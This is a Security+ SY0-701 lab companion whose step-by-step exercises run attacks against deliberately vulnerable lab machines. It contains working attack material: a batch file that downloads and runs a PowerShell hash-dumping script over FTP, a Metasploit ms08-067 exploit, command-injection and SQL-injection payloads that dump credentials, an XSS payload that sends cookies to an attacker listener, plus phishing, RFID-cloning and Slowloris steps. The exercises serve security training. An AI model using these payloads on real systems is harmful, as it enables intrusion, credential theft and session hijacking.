Security+ SY0-701 Activity Companion

Introduction

Use this activity companion to help you as you perform the labs for the Security+ SY0-701 course. Each activity is named after its video number. Not all topics in this course have an activity. This guide provides all of the typed commands for each activity. For your convenience, you can also find the same commands in the accompanying activity files, available for download in the LMS.

This activity companion assumes that you have set up your lab per the *SY0-701 Setup Guide.*

Tip:

Before you begin each activity, read about it first in this companion. Understand the objective, be aware of any “Before You Begin” advisories, start the necessary computers, have the corresponding activity file(s) handy, and familiarize yourself with the activity’s tools and high-level steps.

Above all, have fun!

1.3.1 – Testing a Honeypot

Objective

You will use Kali Linux to test a Honeypot running on XP-PRO.

Computers

- Kali Linux VM
- XP-Pro VM

Activity Files

- 1.3.1-Honeypot.txt

Tools

- Valhalla Honeypot 1.8
- Linux terminal
- nmap, telnet client, FTP client

Steps

1. Open and configure Valhalla Honeypot
2. Test with nmap, telnet and FTP commands

Commands

```
ping <XP-PRO IP>
nmap <XP-PRO IP>
clear

ftp <XP-PRO IP>
administrator
password
dir
bye

telnet <XP-PRO IP>
administrator
```

```
password
letmein
getlost!
```

1.6.1 - Examining Symmetric Encryption

Objective

You will test encrypting/decrypting text using a symmetric algorithm.

Computers

- Host PC

Activity Files

- 1.6.1-Symmetric.txt

Tools

- Any browser (Brave browser is preferred ;-)

Steps

1. Open a browser to https://encode-decode.com/encryption-functions/
2. Test encryption and decryption using various algorithms.

1.7.1 – Exploring Asymmetric Encryption

Objective

You will test encrypting/decrypting using an asymmetric algorithm.

Computers

- Host PC

Activity Files

- 1.7.1-Asymmetric.txt

Tools

- Any browser

Steps

1. Open a browser to https://travistidwell.com/jsencrypt/demo/
2. Test encryption and decryption using the RSA algorithm.

1.8.1 – Verifying Integrity with Hashing

Objective

You will use hashing to verify the integrity of a downloaded file.

Before You Begin

- Per the Lab Setup Guide, ensure that you already downloaded **xp_pro_w_sp2_slipstreamed.iso**
- ISO SHA1 Hash: D9EAE40151FABF150E50C8E600839995824C8D5B

Computers

- Host PC
- Kali Linux VM

Activity Files

- 1.8.1-Hashing.txt

Tools

- Browser
- Windows Calculator in Programmer Mode
- PowerShell
- Notepad
- Linux terminal
- sha1sum

Steps

1. Open a browser to https://encode-decode.com/hashing-functions/
2. Generate hash in PowerShell, compare to published value.
3. Drag and drop xp_pro_w_sp2_slipstreamed to Kali Desktop.
4. Generate hash with sha1sum, compare to published value.

Commands

```
Get-FileHash .\xp_pro_w_sp2_slipstreamed.iso -algorithm sha1

ls
cd Desktop
ls
sha1sum xp_pro_w_sp2_slipstreamed.iso
md5sum xp_pro_w_sp2_slipstreamed.iso
```

1.9.1 – Analyzing Steganography

Objective

You will hide a message in an image using Least Significant Bit (LSB) steganography.

Computers

- Host PC

Activity Files

- 1.9.1-Stego.txt
- cat.png, waffles.png

Tools

- Any browser
- MS Paint

Steps

1. Use MS Paint to examine the concept of Least Significant Bit.
2. Open a browser to the following sites, one browser page per site:

   https://stylesuxx.github.io/steganography

https://rapidtables.com/convert/number/binary-to-ascii.html
https://aperisolve.com

3. Choose an image to contain the message.
4. Enter a secret message.
5. Examine the binary representation of the message.
6. Encode the message into the image.
7. Analyze the encoded image using various techniques.

2.2.1 – O.MG Cable Baiting

Objective

This activity demonstrates the use of the O.MG malicious charging cable to hack a computer.

Before You Begin

- Watch the video to understand the concept of remotely running a malicious script on a target.
- In the next activity, "2.2.2 – O.MG – No Cable", you will simulate the O.MG cable's functionality to hack a target.

Computers

- Windows PC with an available USB-A port

Activity Files

- <none>

Tools

- O.MG Cable Basic USB-A to Apple Lightning cable
- Mobile phone with Wi-Fi enabled

2.2.2 – O.MG – No Cable

Objective

You will use a malicious batch file to replace the functionality of the O.MG charging cable when hacking a computer.

Before You Begin

- Make sure your antivirus is off, including Real-time protection.

Computers

- Host PC
- Metasploitable2 VM

Activity Files

- 2.2.2-OMG.txt
- omg.bat.txt
- hashdump.ps1.txt

Tools

- FileZilla FTP client

Steps


1. Obtain Metasploitable2's IP address.
    a. Log into Metasploitable2 as ***msfadmin*** / ***msfadmin***

   b. Enter ***ifconfig*** and make note of the IP address.

2. Change permissions on Metasploitable2's website directory to allow uploads.
   a. Enter the following command:

```
sudo chmod -R 777 /var/www/
```

3. Switch to your Host PC.
4. Edit hashdump.ps1.txt to reflect Metasploitable2's IP address.
   a. In your Activity Files, locate and open **hashdump.ps1.txt**.
   b. Scroll down to the bottom of the file and locate the **# FTP Server** section.




```
# Specify the directory that contains our files
$Dir="C:\OMG\"

# FTP Server
$ftp = "ftp://<Metasploitable2 IP>/"
$user = "msfadmin"
$pass = "msfadmin"

$webclient = New-Object System.Net.WebClient
```


   c. Replace the text "<Metasploitable2 IP>" with the actual IP address. Be careful not to change anything else. Your result should look similar to this:



```
# FTP Server
$ftp = "ftp://10.0.0.12/"
$user = "msfadmin"
$pass = "msfadmin"
```

   d. Save and close hashdump.ps1.txt.


5. Edit omg.bat.txt to reflect Metasploitable2's IP address.
   a. In your Activity Files, locate and open **omg.bat.txt**.
   b. Replace the text "<Metasploitable IP>" with the actual IP address. Be careful not to change anything else. Your result should look similar to this:



```
cmd/c
rmdir /S /Q C:\OMG
md C:\OMG
timeout 4
cd C:\OMG
timeout 4
echo open 10.0.0.12 >> ftp &echo user msfadmin msfadmin >> ftp
&echo binary >> ftp &echo get hashdump.ps1.txt >> ftp &echo bye
>> ftp &ftp -n -v -s:ftp &del ftp
ren c:\OMG\hashdump.ps1.txt hashdump.ps1
powershell .\hashdump.ps1
```


   c. Save and close omg.bat.txt.

6. Create the malicious script omg.bat from its text file.
    a. Right-click **omg.bat.txt** and drag it downward slightly.
    b. In the popup menu click **Copy here**.
    c. Slowly click the copy twice to highlight its name. Do not open it.




netspeed2.sh	1/19/2024 11:27 PM	SH File
ntlmhashes.txt	1/21/2024 9:58 PM	Text Document
omg.bat - Copy.txt	1/28/2024 8:06 AM	Text Document
omg.bat.txt	1/28/2024 8:06 AM	Text Document

    d. Highlight the entire name and change it to **omg.bat**.




netspeed2.sh	1/19/2024 11:27 PM	SH File
ntlmhashes.txt	1/21/2024 9:58 PM	Text Document
omg.bat	1/28/2024 8:06 AM	Text Document
omg.bat.txt	1/28/2024 8:06 AM	Text Document

    e. Press Enter. When prompted if you want to change the file name extension, click **Yes**.
    f. The icon for **omg.bat** and should be different from the text file.




omg.bat	1/28/2024 8:06 AM	Windows Batch File
omg.bat.txt	1/28/2024 8:06 AM	Text Document

7. Use FileZilla to FTP to Metasploitable2.
    a. Start FileZilla.
    b. At the top left, enter the following information:
        - Host: <Metasploitable2's IP address>
        - Username: msfadmin
        - Password: msfadmin
        - Port: 21



Host: 10.0.0.12 Username: msfadmin Password: •••••••• Port: 21

    c. Click **Quickconnect.**
    d. Click **OK**.
    e. If prompted about an Insecure FTP connection, check (tick) the checkbox **Always allow insecure plain FTP for this server** and click **OK**.
8. Add hashdump.ps1.txt to the root of /var/www/
    a. In FileZilla, on the right-hand side, locate the **Remote site:** pane.
    b. Click the root directory to expand it.




Remote site: /home/msfadmin

```
⊟ ? /
   ⊟ ? home
      ⊞ msfadmin
```

c. Scroll down to find and expand **var** ? var

d. Scroll down and select **www**. Verify that you see the contents of the www directory below.




Remote site: /var/www

```
      ? lib
      ? local
      ? lock
      ? log
      ? mail
      ? opt
      ? run
      ? spool
      ? tmp
    ⊞ www
    ? vmlinuz
```

Filename	Filesize	Filetype	Last modified
..			
dav		File folder	5/20/2012
dvwa		File folder	5/20/2012
mutillidae		File folder	5/14/2012
phpMyAdmin		File folder	5/14/2012
test		File folder	5/14/2012
tikiwiki		File folder	4/19/2010
tikiwiki-old		File folder	4/16/2010
twiki		File folder	4/16/2010
index.php	891	PHP File	5/20/2012
phpinfo.php	19	PHP File	4/16/2010

e. From your Activity Files, drag and drop **hashdump.ps1.txt** to inside the www directory.


f. Verify that the copy completed successfully.



Filename	Filesize	Filetype	Last modified	Permissions	Owner/Group
..					
dav		File folder	5/20/2012	drwxrwxrwx	0 0
dvwa		File folder	5/20/2012	drwxrwxrwx	33 33
mutillidae		File folder	5/14/2012	drwxrwxrwx	33 33
phpMyAdmin		File folder	5/14/2012	drwxrwxrwx	33 33
test		File folder	5/14/2012	drwxrwxrwx	33 33
tikiwiki		File folder	4/19/2010	drwxrwxrwx	33 33
tikiwiki-old		File folder	4/16/2010	drwxrwxrwx	33 33
twiki		File folder	4/16/2010	drwxrwxrwx	33 33
hashdump.ps1.txt	28,353	Text Docu...	1/28/2024 2:59:...	-rw-r--r--	1000 1000
index.php	891	PHP File	5/20/2012	-rwxrwxrwx	33 33
phpinfo.php	19	PHP File	4/16/2010	-rwxrwxrwx	33 33

3 files and 8 directories. Total size: 29,263 bytes


g. On your Host PC, open a browser to **http://<metasploitable2 IP/hashdump.ps1.txt**
h. Verify that you see the contents of the PowerShell script.



```
if (!([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCu
    Start-Process PowerShell -Verb RunAs "-NoProfile -ExecutionPolicy Bypass -Command
    exit;
}


Start-Job -Name 32bitjobs -RunAs32 -ScriptBlock {
```

9. Add hashdump.ps1.txt to the msfadmin FTP directory.
    a. In FileZilla, in the **Remote site:** pane, navigate to **/home/msfadmin**.
    b. From your Activity Files, drag and drop **hashdump.ps1.txt** to the **msfadmin** directory.



Filename	Filesize	Filetype	Last modified	Permissions	Owner/Group
..					
vulnerable		File folder	4/28/2010	drwxr-xr-x	1000 1000
hashdump.ps1.txt	28,363	Text Docu...	1/28/2024 3:58:...	-rw-r--r--	1000 1000

10. Run the exploit!
    Now that your infrastructure is set up, you can finally run the malware.
    a. Return to your Activity Files.
    b. Right-click **omg.bat → Run as administrator**.
    c. When prompted by User Account Control, click **Yes**.
    d. As the scripts run, verify that they successfully complete each task.
        i. Refresh FileZilla to verify that hashes.txt was uploaded to the FTP server.
        ii. On your Host PC, navigate to C:\OMG to verify that hashdump.ps1 and hashes.txt are in the folder.
        iii. If desired, save a copy of hashes.txt to your Activity Files folder.
11. When finished, delete C:\OMG and its contents.

2.5.1 - Performing a Buffer Overflow

Objective

You will use Kali Linux Metasploit to perform a buffer overflow against XP-PRO.

Computers

- Kali Linux VM
- XP-PRO VM

Activity Files

- 2.5.1-Buffover.txt

Tools

- Metasploit
- Linux terminal
- cmd.exe
- Windows Task Manager
- Windows Performance Monitor

Steps

1. Verify IP addresses of XP-PRO and Kali Linux
2. Perform a NetAPI buffer overflow against XP-PRO
3. Examine the overflow artifacts on XP-PRO
4. From the meterpreter prompt, create a user in XP-PRO
5. When finished, close Metasploit on Kali and restart XP-PRO

Commands

```
ipconfig

ifconfig
ping <XP-PRO IP>
Ctrl+c

search exploit ms08-067
use 0
 (alternatively: use exploit/windows/smb/ms08_067_netapi)
info
show options
set RHOSTS <XP-PRO IP>
set LHOST <Kali IP>
show options
exploit

netstat -nao

net user

shell
net user
net user hacker letmein /add

netstat -na

exit
```

2.6.1 – Abusing Unsanitized Input

Objective

You will cause a vulnerable web app to execute an unauthorized command.

Computers

- Host PC
- Metasploitable2 VM

Activity Files

- 2.6.1-Unsanitized.txt

Tools

- Browser
- Notepad

Steps

1. Verify the IP address of Metasploitable2.
2. Test DVWA Command Execution.
3. Test double command at Metasploitable2 command prompt.
4. Test double command at DVWA Command Execution.
5. Examine underlying vulnerable code.

Commands

```
ifconfig
ping 8.8.8.8;ping 4.2.2.2
cat /etc/passwd

8.8.8.8;cat /etc/passwd
```

2.6.2 – Grabbing Passwords with SQL Injection

Objective

You will use SQL injection to exfiltrate login credentials from a SQL database.

Before You Begin

- In the video, the activity file is labeled as “6.8 Activity File.rtf”.

Computers

- Host PC
- Metasploitable2 VM

Activity Files

- 2.6.2-SQLi.txt

Tools

- Browser

Steps

1. On the Host PC, open a browser to Metasploitable2 DVWA.
2. Log in as admin / password.
3. Set the DVWA security level to "Low".

4. Go to the SQL Injection page.
5. Try the various injections below.
6. Save any usernames and password hashes you may obtain.

Commands

Note: Each command below is a single line. The last four commands are long (and wrap to the next line) but are still one line each.

# Underlying SQL query.

```
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```

# Notice the injectable parameter "id".

```
http://<Metasploitable IP>/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#
```

# Try injecting "3" directly into the URL.

```
SELECT first_name, last_name FROM users WHERE user_id = '3';
```

# In the web app form, try using an always-true statement to return all rows.

```
SELECT first_name, last_name FROM users WHERE user_id = ' haha' or '1'='1 ';
```

# Enter a syntactically illegal character to induce an error
# and hopefully reveal the type of SQL database.

```
'
```

# Enter a UNION statement with the built-in SQL function version() to get the database version.
# The hashtag (#) at the end is a comment mark.
# telling SQL to ignore any part of the query after # - necessary for correct syntax.

```
haha' or 1=1 UNION select null, version() #
```

# Use UNION with a built-in SQL function user() to get the database user name.

```
haha' or 1=1 UNION select null, user() #
```

# Use UNION to get the names of all the tables in the database.

```
haha' or 1=1 UNION select null, table_name from information_schema.tables #
```

# Limit results to only tables that have "user" in their name.

```
haha' or 1=1 UNION select null, table_name from information_schema.tables where table_name like 'user%'#
```

# See if the users table is the one used in the original query.

```
haha' or 1=1 UNION select null, table_name from information_schema.tables where table_name = 'users'#
```

# Print all columns in the users table.

# 0x0a is the encoded version of the "line feed" control character to separate results by line.

```
haha' or 1=1 UNION select null, concat(table_name,0x0a,column_name) from
information_schema.columns where table_name = 'users' #
```

# Display the first name, last name, username, and password for each user.

```
haha' or 1=1 UNION select null,
concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users
```

~ All done! ~

2.6.3 – Swiping a Token with XSS

Objective

You will use Cross-Site Scripting to capture a user's login token, and send it to the attacker.

Before You Begin

- In the video, the activity file is labeled as "Mutillidae XSS Walkthrough"

Computers

- Host PC
- Kali Linux VM
- Metasploitable2 VM

Activity Files

- 2.6.3-XSS.txt

Tools

- Microsoft Edge browser (Host PC)
- Firefox browser (Kali Linux)

Steps

Host PC

1. Start Microsoft Edge browser.
2. Clear all cookies that appear with no domain name (alternatively, clear all cookies from your browser).

Kali Linux

3. Log into Kali as kali / kali.
4. Open a terminal to determine Kali's IP address:

```
ifconfig
```

5. Start Firefox.
6. Open the browser Application Menu.
7. Click **Add-ons and Themes**.
8. Click **Plugins**.
9. Search for ***cookie***
10. Scroll through results to find and select **Cookie Quick Manager** → **Add to Firefox** → **Add**.
11. Click the **Cookie Manager** icon → **Manage all Cookies**.
12. Delete any cookies.
13. Close the **Cookie Manager**.

14. Open Firefox to http://<Metasploitable IP>/mutillidae
15. On the mutillidae home page select **Reset DB**.
16. Register a new account, then log in with that account.
17. Verify that you are logged in as your user.
18. Close Firefox and reopen to mutillidae.
19. Verify that you are automatically logged in as your user.
20. Open a terminal.
21. Enter the following to start a netcat listener on TCP 80, and leave it open:

```
nc -l -v -p 80
```

22. Switch to your host.

Host PC

23. Open a browser to Metasploitable2/mutillidae.
24. Do not reset the DB.
25. Create another user, log in as that user, close and reopen the browser to mutillidae.
26. Verify that you were automatically logged in as this user.
27. Navigate to OWASP Top 10 → A2 Cross-Site Scripting (XSS) → Reflected (First Order) → Set Background Color.
28. Change the background color a few times to test its functionality.
29. Instead of a color code, enter some basic XSS code. Verify an alert pops up:

```
<script>alert("hey there");</script>
```

30. Test to see if XSS will obtain the user's cookie:

```
<script>alert(document.cookie);</script>
```

31. Enter XSS code to capture the user's cookie and send it to Kali's netcat listener (the command is all one line):

```
<script>location.href='http://<Kali
IP>/hijacker.php?cookie='+document.cookie;</script>
```

Kali Linux

32. Verify that the vulnerable web app sent data to netcat.
33. Search the received data for the cookie. It will start with "PHP"
34. Copy the cookie (the number after "PHP").
35. In **Firefox**, open the **Cookie Quick Manager Plugin**.
36. Locate the cookie(s) for **Metasploitable**.
37. Verify that it is different from the cookie sent to netcat.
38. Edit the cookie, replacing it with the value sent to netcat - be sure to save the cookie
39. Close **Firefox** and reopen it to mutillidae.
40. Verify that you were automatically logged in as the other user.
41. When finished, close all windows.

2.10.1 – Capturing Credentials through Social Engineering

Objective

You will send a phishing email with a malicious link to a user. You will also set up a malicious website to capture the user's login credentials.

Before You Begin

- Ensure that you have access to a Gmail account

Computers

- Kali Linux VM
- Host PC

Activity Files

- 2.10.1-SocEng.txt

Tools

- Gmail account
- Thunderbird email client
- Social Engineering Toolkit

Steps

1. Install Thunderbird email client on Kali Linux.
2. Use the social engineering toolkit (SET) to set up a malicious website to capture credentials.
3. Configure Thunderbird for Gmail.
4. Use Thunderbird to create a phishing email with a malicious link to Kali Linux.
5. Test the phishing email.

Commands

```
sudo apt-get update
kali
sudo apt-get install thunderbird
ifconfig
thunderbird
http://<Kali IP Address>
```

2.13.1 – Recognizing Directory Traversal

Objective

You will perform a directory traversal attack, and then examine its artifacts.

Computers

- Host PC
- Metasploitable2 VM

Activity Files

- 2.13.1-DirTrav.txt

Tools

- Browser
- Metasploitable2 console
- PuTTY

Steps

1. Open a browser to dvwa.
2. Examine URL paths.

3. Use command injection on a vulnerable web app to discover/verify the Metasploitable internal path we wish to traverse.
4. Use a PHP File Include vulnerability to perform directory traversal.
5. Verify that the directory traversal was logged by Apache2.
6. Use PuTTY on the Host PC to SSH to Metasploitable.
7. Use PuTTY to capture the Apache2 log output.
8. Examine the captured log file for directory traversal artifacts.

Commands

```
   8.8.8.8
   8.8.8.8;ls /
   8.8.8.8;ls /var
   8.8.8.8;ls /var/www
   8.8.8.8;ls /var/www/dvwa

<Metasploitable IP>/dvwa/vulnerabilities/fi/?page=../../../../../etc/passwd

   msfadmin
   msfadmin
   cd /
   ls
   cd var
   ls
   cd log
   ls
   cd apache2
   ls
   cat access.log
```

2.14.1 – Quickly Cloning an RFID Badge

Objective

You will clone an RFID badge to gain access to a controlled area. You will then steal the number from a tap-to-pay NFC-enabled credit card.

Before You Begin

- This activity uses specialized hardware.
    - There are no alternate steps. If desired, you can simply observe.

Computers

- None

Activity Files

- 2.14.1-RFID.txt

Tools

- (Optional) Flipper Zero

Steps

1. Clone an RFID badge.
2. Replay the captured RFID to gain access to a controlled area.

3. Clone the number from a credit card.

2.15.1 – Crashing a Target with DoS

Objective

You will perform a Slowloris denial-of-service attack on Kali Linux against Metasploitable2. You will then use Wireshark and a browser to analyze the attack mechanism and observe its effect.

Before You Begin

- In the video, the Host PC is using PuTTY to monitor Metasploitable2.
- You can optionally choose to do likewise, or just use the Metasploitable2 console directly.

Computers

- Kali Linux VM
- Metasploitable2 VM
- Host PC

Activity Files

- 2.15.1-DoS.txt
- netspeed2.sh

Tools

- Linux terminal
- Browser
- Slowloris
- Wireshark
- PuTTY (optional)

Steps

1. Open a browser on your Host PC to Metasploitable2.
2. Drag netspeed2.sh from your Host PC to Kali Desktop.
3. Launch Wireshark on Kali.
4. Open two terminals in Kali.
5. In one terminal, download and install slowloris on Kali.
6. Ensure that netspeed2.sh is allowed to run as a program.
7. Switch to the other terminal and start netspeed2.sh to monitor Kali Linux traffic.
8. Switch to Metasploitable2 and find out the Process ID of apache2.
9. Use the ps and top commands to start monitoring the CPU and RAM utilization of apache2.
10. Verify normal traffic utilization on Kali.
11. Launch the slowloris DoS attack.
12. Examine the attack artifacts.

Commands

```
git clone https://github.com/gkbrk/slowloris.git

